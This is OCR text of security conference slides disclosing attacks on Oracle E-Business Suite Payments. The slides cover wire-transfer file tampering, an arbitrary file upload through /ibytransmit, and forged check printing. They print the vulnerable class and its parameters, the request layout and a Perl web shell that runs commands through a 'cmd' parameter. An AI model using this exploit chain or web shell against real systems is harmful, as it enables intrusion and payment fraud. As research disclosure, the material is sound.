
DEMO

ERP Payments

Martín Doyhenard, Gaston Traberg

ERP Payments

What now?



ERP Payments


- CRUD operations on Vendors, Invoices and Payment orders
- Stores Financial information
- Payment workflow:
  - Create Supplier
  - Create Invoice for a Supplier
  - Create Payment order for the Invoice
  - Create payment document and actually move money...

E-Business Suit Payments

Payment Day

E-Business Suit Payments


Wire Transfer Bank File



Wire Transfer Attack


Wire Transfer Attack

What now?



Wire Transfer Attack

Wire Transfer Attack



Wire Transfer Attack

DEMO


RCE in E-Business Suite Payment module

Martín Doyhenard, Gaston Traberg

E-Business Suite Payment module

What is It?

- Payments module (IBY) is an EBS solution designed to facilitate the management of suppliers and customers payments
- It support many tunneling protocols for payment files, payment messages and transmission results
  - HTTP/s
  - FTP
  - AS/2




E-Business Suite Payment module

How does Payments method access works?

It works like a pseudo-SOAP implementation with some differences:

- POST request to /ibytransmit
- Header **OapfDelEnvLen** contains body len for XML payload
- All remaining bytes (those between **OapfDelEnvLen** and **Content-Length**) contains the file Payload.



E-Business Suite Payment module

How does Payments method access works?

Let's take a look into the body's XML structure

```
<DeliveryAction>
    <TransmissionOption>
        <Scheme></Scheme>
        <CodePoint>
            <CodePackage>com.full.package.name.of.ClassToUse</CodePackage>
            <EntryPoint>methodToExecute</EntryPoint>
        </CodePoint>
        <Parameter><Name>PARAM_NAME</Name><Value>PARAM_VALUE</Value></Parameter>
        ...
    </TransmissionOption>
    <PayloadInfo>
        <PayloadUniqueName>{random}</PayloadUniqueName>
    </PayloadInfo>
</DeliveryAction>
```

E-Business Suite Payment module

How does Payments method access works?

This XML is translated on server side to something like this

```
com.full.package.name.of.ClassToUse.methodToExecute(
    final Dictionary dictionary,
    final InputStream inputStream
)
```

where dictionary contains all values we pass as parameters and inputStream contains remaining payload bytes (All bytes after **OapfDelEnvLen** offset)

Arbitrary File Upload

The Vulnerable Payments method

- **Class**: **oracle.apps.iby.net.FileDumpFunction**
- **Method**: **transmit(Dictionary dictionary, InputStream inputStream)**
- **Parameters**:
  - **FILE_DIR**: Absolute directory to work over in the server
  - **FILE_NAME**: Filename of the file we are uploading
  - **TRANSMIT_REF**: Path where we want to upload the file (relative to FILE_DIR)

This function will write all content we sent, into the absolute path composed by **FILE_DIR** + **TRANSMIT_REF** + **FILE_NAME**.

Arbitrary File Upload

The Vulnerable Payments method

- **Class**: oracle.apps.iby.net.FileDumpFunction
- **Method**: transmit
- **Parameters**:
  - FILE_DIR: "/"
  - FILE_NAME: ""
  - TRANSMIT_REF: "u01/oracle/.../common/scripts/txkFNDWRR.pl"

All this mean we can write files anywhere in EBS, not even requiring to use a Path Traversal :)

Arbitrary File Upload

From the Arbitrary File Upload to a Remote Command Execution

So, we are able to write files in EBS.

How can we use It to execute commands?

- **Create a new web server file containing a Web Shell**
  - Available resources are whitelisted in EBS

- **Overwrite an existing one**
  - We chose **/OA_HTML/txkFNDWRR.pl**, a PERL CGI, so I put my archeologist costume and I started coding

Uploading CGI Perl Script

```
POST /OA_HTML/ibytransmit HTTP/1.0
…
OapfDelEnvLen: N
Content-Lenght: N + M
```

```
<?xml version="1.0">
…
… "/u01/.../txkFNDWRR.pl" …
…
```

```
use CGI;
print "\\r\\n";
my $q = CGI->new;
my $cmd = $q->param("cmd");
print system($cmd);
```

```
GET /OA_HTML/txkFNDWRR.pl?cmd=id HTTP/1.0
…
```

With the web shell written, we are ready to start executing commands…

For practical purposes, we are going to upload and run another script to continue our attack (a python one …)

IBY File Upload and RCE


DEMO

Checks Printing Attack

E-Business Suite checks

How EBS checks are printed?

1. Checks Files are **generated with DB data**.
2. Checks Files are **sent to a remote printer**.



E-Business Suite checks

What we need to print valid checks?

There are some information we have to take from EBS to print a valid check

- Check Layout or Template
  - We could download a already completed check and modify It with our information
  - It's common EBS has a RTF file containing checks templates.
- Print Queue
  - We need to know where to send the check file to be printed.

E-Business Suite Payments module

Check File Example

/1002/ &1632811189& 839749280014/ 1002 1002 1002

Sep 10, 2019 Eko Party S.A. 16

11111 10-Sep-19 .00 1,069.00

.00 1,069.00

Sep 10, 2019 1002 1,069.00

One Thousand Sixty-Nine Dollars And Zero Cents*****
Eko Party S.A.
Sarmiento
3131
Miami,FL 123456
United States

E-Business Suite Payments module

Checks Printing Demo

Conclusions

ERPs Post Exploitation

Conclusions

- Companies fully trust in their ERPs
- When critical software is compromised, functional controls are useless
- Old software with “new” vulnerabilities… Deserialization everywhere
- If Hackers improve their post exploitation, the end is near...

Thank You!

HITB LOCKDOWN 002
livestream

Martín Doyhenard (mdoyhenard@onapsis.com), Gaston Traberg (gtraberg@onapsis.com)